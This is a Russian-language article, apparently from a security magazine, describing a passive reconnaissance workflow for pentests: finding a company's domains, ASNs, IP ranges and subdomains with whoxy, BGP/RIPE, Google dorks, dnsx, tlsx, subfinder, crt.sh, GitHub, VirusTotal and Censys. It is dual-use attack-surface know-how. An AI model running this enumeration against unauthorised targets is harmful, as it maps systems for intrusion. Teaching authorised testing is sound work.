
- эндпоинты на целевом ресурсе;
- список утекших учетных данных;
- поверхностное понимание ландшафта, составленное по активным поддоменам, без глубокого изучения;
- список email-адресов сотрудников компании.

TLD И ROOT DOMAINS

В этом разделе и далее мы начнем заниматься, как сейчас модно говорить, **Attack Surface Managed**. Пришло время приступить к сбору активов исследуемой компании и формированию поверхности атаки.

Онлайн

Бывают ситуации, когда заказчик не предоставляет полный список поддоменов компании. Тогда нам нужно самостоятельно найти домены, связанные с нашим таргетом. В этом может помочь довольно известный онлайновый сервис whoxy.com, который предоставляет много полезной информации по исследуемой цели.



Domain: HACKERONE.COM (249 similar domains)
Registrar: Cloudflare, Inc. (2.55 million domains)
Query Time: 27 Jan 2025 - 11:29 AM UTC [LIVE WHOIS]

Registered: 26th November 2007 [17 years, 2 months, 1 day back]
Updated: 4th September 2024 [4 months, 23 days back]
Expiry: 26th November 2025 [9 months, 29 days left]

DOMAIN STATUS
clientDeleteProhibited
clientTransferProhibited
clientUpdateProhibited
serverDeleteProhibited
serverTransferProhibited
serverUpdateProhibited

NAME SERVERS
a.ns.hackerone.com
b.ns.hackerone.com

REGISTRANT CONTACT
Name: DATA REDACTED (13.7 million domains)
Company: DATA REDACTED (13.9 million domains)
Address: DATA REDACTED
City: DATA REDACTED
State: CA
ZIP Code: DATA REDACTED
Country: United States (231 million domains from United States for $6,250)
Phone: DATA REDACTED

Currently there are 249 domain names similar to hackerone.com in our database:
- hackerone.net [Jul 2014]
- hackerone.org [Jul 2014]
- hackerone.info [May 2015]
- hackerone.biz [May 2015]
- hackerone.fun [Jun 2020]
- hackerone.website [Jan 2017]
- hackerone.link [Dec 2015]
- hackerone.help [Dec 2015]
- hackerone.engineering [Dec 2018]
- hackerone.click [Dec 2015]

- 26 March 2015 [1 Whois Record]
- 13 July 2015 [1 Whois Record]
- 30 October 2017 [1 Whois Record]
- 10 July 2018 [1 Whois Record]
- 27 November 2018 [1 Whois Record]
- 27 July 2022 [1 Whois Record]
- 1 September 2024 [1 Whois Record]

Из командной строки

Скажу сразу, что, несмотря на мою любовь к CLI, этот метод мне не очень понравился, так как приходится перепроверять валидность большого объема информации. Вдобавок необходимость поиска TLD (Top Level Domain) в рамках проектной деятельности встречается довольно редко. Но все же утилита tldfinder стоит упоминания.

Пример команды:

```
tldfinder -d google -dm tld | anew domains
```

Я, впрочем, предпочитаю whoxy.com.

Именно на этом этапе формируется **файл scope**. В него мы помещаем либо домены, относящиеся к компании, либо домены, предоставленные заказчиком. Это важно для дальнейшей работы.

СОБИРАЕМ IP-АДРЕСА

Если компания большая и у нее есть собственный пул IP-адресов, выполняем следующие шаги.

Поиск номера AS

Чтобы узнать ASN, сначала резолвим в IP:

```
nslookup example.com
```

Ответ будет выглядеть примерно так:

```
Non-authoritative answer:
Name:   example.com
Address: 111.111.111.111
Name:   example.com
Address: 112.112.112.112
```

Смотрим Whois:

```
whois 111.111.111.111
whois 112.112.112.112
```

Вывод будет примерно такой:

```
domain:        EXAMPLE.COM
nserver:       ns4-l2.abc.com.
nserver:       ns8-l2.abc.com.
nserver:       nsz501s1.example.com. 111.111.111.2
nserver:       nsz502s1.example.com. 111.111.111.3
nserver:       nsz503s1.example.com. 111.111.111.4
state:         REGISTERED, DELEGATED, VERIFIED
org:           LLC "Roga and Koputa"
taxpayer-id:   7704211234
registrar:     ocean-com
admin-contact: https://www.didgitalocean.com/whois
created:       1998-02-09T07:45:50Z
paid-till:     2025-02-28T21:00:00Z
free-date:     2025-04-01
source:        TCI
```

Далее мы можем поискать в базе данных BGP информацию по подсетям.

Если нашли ASN, то ищем по нему:

```
https://bgp.he.net/AS11111#_prefixes
```

Если не нашли, то можем просто посмотреть по IP:

```
https://bgp.he.net/ip/111.111.111.1
```

Поиск по домену:

```
https://bgp.he.net/dns/example.com#_ipinfo
```

Ripe — ситуативно

Если вдруг так вышло, что результаты из BGP нас каким-то образом не удовлетворили, можно поискать в БД Ripe.

Поиск по доменному имени example.com:

```
https://apps.db.ripe.net/db-web-ui/query?bflag=false&dflag=false&
rflag=true&searchtext=examle.com&source=RIPE&types=inetnum
```

Поиск по организации ORG-PIS111-RIPE:

```
https://apps.db.ripe.net/db-web-ui/query?bflag=false&dflag=false&
rflag=true&searchtext=-i%20org%20ORG-PIS111-RIPE&source=ripe
```

ASNmap

Когда нашли номер AS, в качестве неплохой и более простой альтернативы можно использовать консольную утилиту ASNmap, которая покажет все подсети по определенному номеру AS.

Пример команды:

```
asnmap -a AS11111 -silent | anew subnet
```

Формируем список IP-адресов для удобного дальнейшего взаимодействия с ним:

```
nmap -sL -n -iL subnet | awk '/Nmap scan report/{print $NF}' | grep
-E "^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$" > ip_list
```

Добавлю, что все-таки рекомендую сверять результаты BGP/RIPE и ASNmap, чтобы точно ничего не упустить.

ИЩЕМ ПОДДОМЕНЫ

После того как мы собрали список IP-адресов компании, настало время для сбора поддоменов.

Google Dorks

Первое, с чего хотелось бы начать рассказ о поиске доменных имен, принадлежащих компании, — это Google Dorks. Для многих это может показаться пережитком прошлого или даже чем-то попсовым, но их не стоит недооценивать. Например, недавно, проводя некоторые исследования, я обнаружил с их помощью на правительственном портале Республики Чехии открытый доступ к Elasticsearch с Kibana.

> **INFO**
>
> Подробнее о Google Dorks читай в статьях «Используем малоизвестные функции Google, чтобы найти сокрытое» и «Google как средство взлома. Разбираем актуальные рецепты Google Dork Queries».

Google Dorks Online

Думаю, многие из тех, кто интересуется кибербезопасностью, сталкивались с подобными онлайн-сервисами для использования дорков:

- Pentest-Tools: Google Hacking;
- Taksec Google Dorks Bug Bounty;
- Dorks от Faisal;
- Bug Bounty Search Engine.

Однако я, как человек, который очень любит Linux и, в частности, работу в терминале, не особенно ценю эти сервисы по нескольким причинам:

1. Крайне неудобно работать с результатами, которые мы получаем на выходе.
2. Нет возможности дополнить имеющиеся дорки чем-то своим — нас вынуждают использовать только то, что автор уже изначально заложил по своему усмотрению.

GoogleDorker

Я рекомендую использовать утилиту GoogleDorker. Сами дорки можно найти где угодно, ниже приведены лишь пара примеров:


- Dorks Collections List;
- Exploit-DB: Google Hacking Database.

Пример запуска с загрузкой дорков из файла:

```
dorker -l queries_dork.txt | anew url_dorks.txt
```

Одиночный запрос:

```
dorker -q "inurl:api site:bentley.com"
```



```
Documents/scans/googledorker took 22.5s
➜ dorker -q "inurl:api site:bentley.com" --output google_dorks.txt

                - RevoltSecurities

[version]: dorker current version v1.0.1 (latest)
[INFO]: Dorking Results found for: inurl:api site:bentley.com
https://communities.bentley.com/products/programming/projectwise_programming/f/projectwise-programming---forum/246033/how-to-access-projectwise-we
https://docs.bentley.com/LiveContent/web/LEGION%20Simulator%20API%20Help-v6/en/GUID-842D2BDC-2E93-481E-8772-817C2BC69653.html
https://developer.bentley.com/api-groups/synchronization/
https://communities.bentley.com/products/geotech-analysis/w/wiki/45445/create-custom-connection-with-selection-api
https://docs.bentley.com/LiveContent/web/LEGION%20Simulator%20API%20Help-v6/en/index.html
https://communities.bentley.com/products/construction/f/synchro-construction-forum/215840/how-will-i-able-to-integrate-p6-and-synchro-through-api
https://communities.bentley.com/products/geotech-analysis/f/forum/197267/python-api-boilerplate-code
https://communities.bentley.com/products/offshore/w/wiki/68068/silent-installation-of-sacs-and-api-installation
https://communities.bentley.com/products/prostructures/w/structural_drafting_and_detailing__wiki/56427/api-sdk-prostructures-connect-edition
https://es-api.bentley.com/4dschedule/swagger/index.html
```

GoogleDorker в действии

Если у нас несколько доменов второго уровня, то, чтобы каждый раз не редактировать файл с дорками, можем воспользоваться командой ниже и заменять значение `site`:

```
sed -i 's/^site:[^ ]*/site:example.com/' queries_dork.txt
```

Fast Google Dork Scanner

Это довольно неплохой вариант для работы с дорками прямо в Docker, но есть нюансы. Эта утилита:

- не предназначена для работы с API Google;
- использует захардкоженные дорки;
- работает в Docker.

Команда для Docker:

```
docker build -t google_dork_ .
```

Команда для запуска:


```
docker run -it --rm google_dork_  domain.com
```

Собираем поддомены в Google

Когда наш поиск в Google завершился, мы можем выделить оттуда список уникальных доменов.

Пример команды для поиска уникальных поддоменов:

```
cat urls_dorks.txt | grep -oP 'https://\K[^/]+' | anew subdomains_
dorks
```



```
➜ cat test.txt | grep -oP 'https://\K[^/]+' | anew domains
communities.bentley.com
bcsf.bentley.com
developer.bentley.com
docs.bentley.com
es-api.bentley.com
```

Пример результата

Обратный резолв записей PTR (взаимодействие)

После того как мы собрали список IP-адресов, относящихся к компании, можем попробовать поискать PTR-записи и проверить обратный резолв: какие IP-адреса резолвятся в какие доменные имена. Это очень удобно делать с помощью утилиты Project Discovery dnsx.

Пример команды для запуска:

```
echo "111.111.111.0/24" | dnsx -ptr -resp | anew ptr
```

Вывод только доменных имен:

```
cat subnet | dnsx -ptr -resp | sed 's/\x1b\[[0-9;]*m//g' | awk '{
print $NF}' | tr -d '[]' | anew subdomain_ptr_all.txt
```

Далее из списка полученных поддоменов достанем только домены второго уровня и добавим уникальные значения в файл с доменами.

```
cat subdomain_ptr_all.txt | rev | cut -d . -f 1,2 | rev | sort
```

В списке могут оказаться доменные имена второго уровня, которые не имеют никакого отношения к исследуемой цели, и их необходимо будет проверить вручную.

Если мы нашли много мусора, не относящегося к нашей цели, то просто отсортируем полученные результаты:

```
cat subdomain_ptr_all.txt | inscope | anew subdomain_ptr.txt
```

Файл `subdomain_ptr_all.txt` потом просто удаляем.

TLSx — поиск по сертификатам (взаимодействие)

Эта утилитка позволяет искать по всем подсетям домены в сертификатах. Найтись они могут в полях `CN` и `SAN`.

Пример команды для запуска:

```
echo "111.111.111.0/24" | tlsx -p 443,3443,8443,9443,10443 -cn -san
| anew tlsx
```

Вывод только уникальных доменов:

```
cat subnet | tlsx -p 443,3443,8443,9443,10443 -cn -san | grep -oP
'\[\K[^\]]+' | anew subdomain_tlsx_all.txt
```

Далее из списка полученных поддоменов достанем только домены второго уровня и добавим уникальные значения в файл с доменами:

```
cat subdomain_tlsx_all.txt | rev | cut -d . -f 1,2 | rev | sort
```

> **INFO**
>
> Аналогичная ситуация и с dnsx, там делаем все то же самое.

Amass

Знаю, что на самом деле это очень крутая тулза, но исторически так сложилось, что лично мне она не очень понравилась, поэтому я использую ее лишь для базовой проверки.

Пример использования:

```
amass intel -asn 11111 | inscope | anew subdomain_amass.txt
```

Продолжение статьи →

PASSIVE RECON

СОСТАВЛЯЕМ ПОЛНЫЙ ВОРКФЛОУ ДЛЯ ТИХОЙ РАЗВЕДКИ

Revwhoix

Как работает Whois? Мы подаем на вход домен и получаем в ответ информацию о нем. Однако утилита revwhoix позволяет делать обратное — например, искать домены по имени организации.

Нас интересуют все домены в базе данных Whois, у которых поле `org` соответствует `LLC "Roga and Kopyta"`. Для начала получим доступ к бесплатному API, зарегистрировавшись на main.whoisxmlapi.com. Затем создаем новый файл и просто кладем туда наш ключ: `~/.config/whoisxml.conf`.

Пример использования:

```
revwhoix -k "LLC "Roga and Kopyta"" | anew subdomain_revwhoix.txt
```

Haktrails

Один из многих крутых сервисов для сбора поддоменов — это securitytrails.com, думаю, он знаком почти всем. Мы можем воспользоваться документацией и затем сформировать запрос.

Пример запроса:

```
curl --request GET --url 'https://api.securitytrails.com/v1/domain/
example.com/subdomains?children_only=false&include_inactive=true'
--header 'accept: application/json' -H 'apikey: you_api'
```

Ответ будет примерно такой:

```
{
  "endpoint": "/v1/domain/example.com/subdomains",
  "meta": {
    "limit_reached": false
  },
  "subdomain_count": 113,
  "subdomains": [
    "sport2",
    "race-banner-widget",
    "green-mobileappv2",
    "raffle",
    "blue-mobileappv2",
    "site-static-blue-cdn",
```

На мой взгляд, сложновато. Есть классная утилита haktrails, которая позволяет делать все то же самое, но без лишних сложностей.

Команда для установки:

```
go install -v github.com/hakluke/haktrails@latest
```

Создаем папку для файла с настройками:

```
mkdir ~/.config/haktools/
```

Создаем сам конфиг:

```
nano ~/.config/haktools/haktrails-config.yml
```

Пример настроек:

```
securitytrails:
  key: you_api_ley
```

Пример команды для запуска:

```
cat scope | haktrails subdomains | anew subdomain_haktrails.txt
```

Subfinder

Это одна из лучших утилит для поиска доменов. Настоятельно рекомендую использовать API-ключи для улучшения результатов — разница просто огромна.

Команда для установки:

```
go install -v github.com/projectdiscovery/subfinder/v2/cmd/
subfinder@latest
```

Конфиг по умолчанию лежит по пути `~/.config/subfinder/provider-config.yaml`.

Вот как запустить поиск поддоменов по всему скоупу со статистикой и всеми источниками:

```
subfinder -dL scope -all -stats | anew subdomain_subfinder.txt
```

Crt.sh

Еще один знаменитый ресурс для сбора поддоменов — crt.sh.

Команда для поиска:

```
while IFS= read -r domain; do curl -s "https://crt.sh/?cn=%25.$domain
&output=json" | jq -r '.[].name_value' | sort -u | anew subdomain_
crtsh.txt; done < scope
```

Поддомены на GitHub

Один из этапов, о котором, наверное, все знают, но который большинство специалистов пропускает, — сбор поддоменов с GitHub. Для этого существует замечательная утилита github-subdomains. Для работы с ней я рекомендую сгенерировать 4–5 API-ключей GitHub и добавить их согласно инструкции.

Команда для установки:

```
go install github.com/gwen001/github-subdomains@latest
```

Простая команда для запуска выглядит так:

```
github-subdomains -d example.com -t ~/.config/github_recon/.tokens -o
"github_example_com.txt"
```

Команда для поиска поддоменов по доменам из файла `scope`:


```
while read -r domain; do github-subdomains -d "$domain" -t ~/.config/
github_recon/.tokens -o "github_${domain}.txt"; done < scope
```

Объединяем все в один файлик:

```
cat github_* | anew subdomain_github.txt
```

VirusTotal

Думаю, многие знают о том, что через этот замечательный старинный сервис можно искать доменные имена и IP-адреса. Неплохо бы этот шаг делать в самом конце поиска поддоменов, но у VirusTotal есть ограничение при использовании бесплатного API.



Request rate	4 lookups / min
Daily quota	500 lookups / day
Monthly quota	15.5 K lookups / month

Комфортными лимитами нас, конечно, не балуют: один запрос раз в 15 секунд с ограничением на 500 запросов в день и 15 500 в месяц.

Тут нужно действовать по ситуации. Иногда у нас уже может быть сформирован список IP-адресов, а списка с поддоменами может еще не быть. В таком сценарии мы будем искать по IP-адресам.

В других случаях может быть так, что у нас еще не будет готового списка IP, и тогда придется либо просто искать по доменам второго уровня, либо формировать неполный список поддоменов и проходиться по нему.

Особое внимание обрати на лимиты использования API: 500 запросов в день — это очень мало для большого проекта.

Пример команды для поиска доменных имен по списку IP-адресов:

```
while read -r ip_list; do vt ip resolutions "$ip" -i host_name | awk
-F'"' '/host_name/ {print $2}'; sleep 15; done < ips.txt | anew
subdomain_virustotal.txt
```

Пример команды для поиска IP-адресов по доменным именам:

```
while read -r domain; do vt domain resolutions "$domain" -i ip_
address | awk -F'"' '/ip_address/ {print $2}'; sleep 15; done <
subdomains.txt | anew ip_list.txt
```

Censys

Часто этот замечательный сервис недооценивают или не используют весь его потенциал. Здесь я приведу лишь несколько примеров по поиску информации.

INFO

Подробнее о Censys читай в статье «Что умеет Censys? Ищем уязвимости, ключи и сертификаты новым поисковиком».

По моим наблюдениям, альтернатив по количеству, качеству и актуальности найденной информации у Censys просто нет, поэтому мой выбор пал именно на него, а не на знаменитый Shodan. Впрочем, чем больше у тебя инструментов, тем лучше, так что пренебрегать аналогами тоже не стоит.

Запрос ниже — более-менее универсальный и позволяет соблюсти золотую середину между валидностью предоставленных данных (результаты в скоупе) и количеством предоставляемой информации.

Итак, запрос:

```
(services.tls.certificate.parsed.subject.common_name="*.domain.ru"
or name="*.domain.ru" or services.tls.certificates.leaf_data.issuer.
common_name="*.domain.ru" or services.tls.certificates.leaf_data.
subject.common_name="*.domain.ru" or services.http.response.html_
title: "*.domain.ru" or services.http.response.html_tags="*.domain.
ru") or services.http.response.favicons.md5_hash:your-md5-hash and
not labels: truncated
```

Давай разберем его по частям. Следующая строка ищет сертификаты TLS, в которых поле `subject.common_name` (основное имя субъекта сертификата) соответствует домену `*.domain.ru`:

```
services.tls.certificate.parsed.subject.common_name="*.domain.ru"
```

Поиск записей, где имя ресурса соответствует `*.domain.ru`:

```
name="*.domain.ru"
```

Сертификаты, выданные организацией, у которой в поле `issuer.common_name` указано `*.domain.ru`:

```
services.tls.certificates.leaf_data.issuer.common_name="*.domain.ru"
```

Сертификаты TLS, в которых поле `subject.common_name` совпадает с `*.domain.ru`:

```
services.tls.certificates.leaf_data.subject.common_name="*.domain.ru"
```

HTTP-ресурсы, в которых заголовок страницы (`HTML Title`) содержит `*.domain.ru`:

```
services.http.response.html_title: "*.domain.ru"
```

Ресурсы, где `*.domain.ru` упоминается в HTML-тегах:

```
services.http.response.html_tags="*.domain.ru"
```

